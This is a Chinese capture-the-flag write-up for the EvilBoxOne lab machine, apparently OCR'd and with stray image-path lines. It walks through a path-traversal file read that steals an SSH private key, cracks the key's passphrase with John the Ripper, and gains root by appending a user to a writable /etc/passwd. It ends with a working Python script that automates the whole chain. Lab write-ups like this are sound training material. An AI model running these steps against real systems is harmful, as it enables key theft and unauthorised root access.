
0x02 漏洞利用

尝试伪协议利用，仅filter伪协议可利用




直接利用文件包含继续读取文件






读取思路：


- apache配置文件 `/etc/apache2/apache2.conf` ——无敏感信息
- 数据库文件 `/var/www/html/config.php` ——不可读取
- ssh相关文件——成功获取
  - 查看配置文件 `/etc/ssh/sshd_config`，允许密码与密钥认证，则可进行暴力破解或密钥登录（也可以通过ssh user@IP -v查看）



- 查看密钥文件 `/root/.ssh/id_rsa`(无法读取)或 `/home/mowree/.ssh/id_rsa`



成功获取mowree的私钥文件，复制到本地保存（注意文件格式）



从文件头看出私钥内容被加密了，需要找到私钥的加密密码

尝试读取配置文件、日志文件均无发现，直接暴力破解

```
# 将SSH私钥转换为John可识别的格式
ssh2john mowree_id_rsa > mowree_id_rsa.hash
john --format=ssh --wordlist=/usr/share/wordlist/rockyou.txt
mowree_id_rsa.hash
```

破解成功

```
┌──(kali㉿kali)-[~]
└─$ ssh2john mowree_id_rsa > mowree_id_rsa.hash

┌──(kali㉿kali)-[~]
└─$ john -format=ssh --wordlist=/usr/share/wordlists/rockyou.txt mowree_id_rsa.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (mowree_id_rsa)
1g 0:00:00:00 DONE (2025-08-30 22:23) 5.555g/s 6933p/s 6933c/s 6933C/s ramona..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

连接成功

```
chmod 600 mowree_id_rsa
ssh -i mowree_id_rsa mowree@192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh mowree@192.168.1.7 -i mowree_id_rsa
Enter passphrase for key 'mowree_id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$
```

获取user flag

```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
mowree@EvilBoxOne:~$
```

0x03 提权

收集信息，发现无sudo命令、内核版本较高以及无可用SUID权限文件

```
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ uname -a
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
mowree@EvilBoxOne:~$ find / -type f -prem -4000 2>/dev/null
mowree@EvilBoxOne:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
```

进入 `/var/tmp` 目录，拉取linpeas.sh脚本

```
# 攻击机进入linpeas目录，搭建web服务器
python -m http.server
# 靶机拉取linpeas脚本
wget http://192.168.246.148/linpeas.sh
```

检测出 /etc/passwd 可写

```
╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 feb 10  2019 usr.bin.man

╔══╣ Hashes inside passwd file? ........... No
╔══╣ Writable passwd file? ................ /etc/passwd is writable
╔══╣ Credentials in fstab/mtab? ........... No
╔══╣ Can I read shadow files? ............. No
╔══╣ Can I read shadow plists? ............ No
╔══╣ Can I write shadow plists? ........... No
╔══╣ Can I read opasswd file? ............. No
╔══╣ Can I write in network-scripts? ...... No
╔══╣ Can I read root folder? .............. No
```

参考：Linux提权之passwd提权-腾讯云开发者社区-腾讯云

```
# 生成带有盐值的密码
perl -le 'print crypt("hackhack","addedsalt")'
# 写入用户
echo "hack1:生成的盐值:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
```

切换用户，成功获取root flag

```
mowree@EvilBoxOne:/etc$ perl -le 'print crypt("hackhack","addedsalt")'
adaeAmH4D/L6w
mowree@EvilBoxOne:/etc$ echo "hack1:adaeAmH4D/L6w:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
mowree@EvilBoxOne:/etc$ su hack1
Contraseña:
root@EvilBoxOne:/etc# ls /root
root.txt
root@EvilBoxOne:/etc# cat /root/root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```

Expliot

```
┌──(kali㉿kali)-[~]
└─$ python EvilBoxOne_for_linux.py
确认存在文件读取漏洞
mowree的私钥已保存至mowree_id_rsa
mowree_id_rsa文件权限已设置为600
成功生成john可识别的hash文件mowree_id_rsa_hash
成功破解私钥密码：unicorn

1 password hash cracked, 0 left
SSH login successful!
Enter passphrase for key 'mowree_id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$
```

```python
# 脚本介绍
# 该脚本通过利用目标服务器上的文件读取漏洞，获取指定用户的 SSH 私钥，然后使用 John the Ripper 工具破解私钥的密码短语，最后建立 SSH 连接并提权。


# 使用说明：在使用此脚本前，请根据您的环境修改以下参数
# host_ip: 目标服务器的 IP 地址
# user: 目标用户名


# 第一步：利用远程文件读取目标用户的ssh私钥，并保存在本地
import requests
import os

host_ip='192.168.203.33'
evil_url=f'http://{host_ip}/secret/evil.php'
test_payload='command=../../../../../../../../../../etc/passwd'
user='mowree'

response=requests.get(f"{evil_url}?{test_payload}")
if 'root:x:0:0' in response.text:
    print(f"确认存在文件读取漏洞")

private_key=f'{user}_id_rsa'
key_payload=f'command=../../../../../../../../../../home/{user}/.ssh/id_rsa'

response=requests.get(f"{evil_url}?{key_payload}")
if 'BEGIN RSA PRIVATE KEY' in response.text:
        if os.path.exists(private_key) and os.path.getsize(private_key) > 0:
            print(f"{user}私钥已保存")
        else:
            with open(private_key,'w') as f:
                f.write(response.text.strip())
            print(f"{user}的私钥已保存至{private_key}")
```

```python
os.chmod(private_key,0o600)
file_stat=os.stat(private_key)
print(f"{private_key}文件权限已设置为{oct(file_stat.st_mode)[-3:]}")


# 第二步：利用私钥连接靶机

# 用于通过代码实现与远程服务器的 SSH 连接
import paramiko

# 用于在代码中调用操作系统的命令行命令
import subprocess
from subprocess import check_output

def convert_ssh_key_to_john_format(key_path,hash_path):
    result=check_output(
        f"ssh2john {key_path} > {hash_path}",
        shell=True,
        stderr=subprocess.STDOUT,
        text=True
    )
    print(f"成功生成john可识别的hash文件{hash_path}")
    return True


def crack_ssh_key(hash_path,wordlist_path):
    check_output(
        f"john --format=ssh --wordlist={wordlist_path} {hash_path}",
        shell=True,
        stderr=subprocess.STDOUT,
        text=True
    )

    result=check_output(
            f"john --format=ssh {hash_path} --show",
            shell=True,
            stderr=subprocess.STDOUT,
            text=True
    )

    passphrase = result.split(':')[1].strip()
    print(f"成功破解私钥密码: {passphrase}")
    return passphrase

hash_key='mowree_id_rsa_hash'
```

```
wordlist_path='/usr/share/wordlists/rockyou.txt'

convert_ssh_key_to_john_format(private_key,hash_key)
passphrase=crack_ssh_key(hash_key,wordlist_path)
passphrase=passphrase.split('\n')[0]

ssh=paramiko.SSHClient()
key_obj=paramiko.RSAKey.from_private_key_file(private_key,password=passphrase)
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect(hostname=host_ip,username=user,pkey=key_obj)
print("SSH login successful!")

# 第三步：通过向/etc/passwd写入新用户提权
print("开始提权")
root_user='hack666'
root_passwd='123456'
stdin,stdout,stderr=ssh.exec_command(f'perl -le "print
crypt({root_passwd},\\"addedsalt\\")"')
hash_result=stdout.read().decode().strip()

print(f"生成的password盐值为{hash_result}")

add_root_user=f'echo "{root_user}:
{hash_result}:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd'
stdin,stdout,stderr=ssh.exec_command(add_root_user)
error_output=stderr.read().decode()

if error_output:
     print(f"添加用户失败:{error_output}")
else:
     print(f"添加root用户成功 {root_user}/{root_passwd}")

os.system(f"sudo ssh -i {private_key} {user}@{host_ip} -t \"su {root_user}\"")
```